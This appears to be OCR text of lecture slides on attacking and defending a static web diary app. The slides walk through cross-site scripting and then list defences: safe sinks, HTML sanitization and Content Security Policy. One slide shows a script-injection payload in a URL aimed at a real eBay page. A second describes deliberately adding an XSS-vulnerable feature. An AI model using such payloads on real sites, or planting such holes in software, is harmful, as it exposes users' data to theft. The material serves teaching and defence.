
Attack Goal Steal the diary contents.

Strategy Run JavaScript from inside the diary's sandbox.

You add a new feature that is XSS vulnerable.




Going to a carefully written URL fetches and runs the attack.




URL = Uniform Resource Locator

Reputable websites often miss XSS vulnerabilities.


https://sm.ebay.co.uk/smdraft?active=0&active=<script>alert(1);</script>




XSS Defense 1 Use a safe sink




XSS Defense 2 Sanitize HTML with a trusted library




XSS Defense 3 Set a Content Security Policy (HTML meta)




Wack-a-Mole™ Follow your own Content Security Policy



XSS Defense 3 Set a Content Security Policy (HTTP header)



XSS Defenses Safe sinks + HTML sanitization + CSP



Part 4 of 4: Attacking and Defending an App

CSP = Content Security Policy

Takeaway Even *static* apps need protection from evil code.

Summary

Part 1. Review the basics of the web

Part 2. Introduce the economics of the web

Part 3. Create a static application for the web

Part 4. Explain top static app cyber-attacks and defenses

attackable-defendable-diary Public

leaker Public

Nicholas Gardella
njg4ne@virginia.edu
https://n.gardella.cc/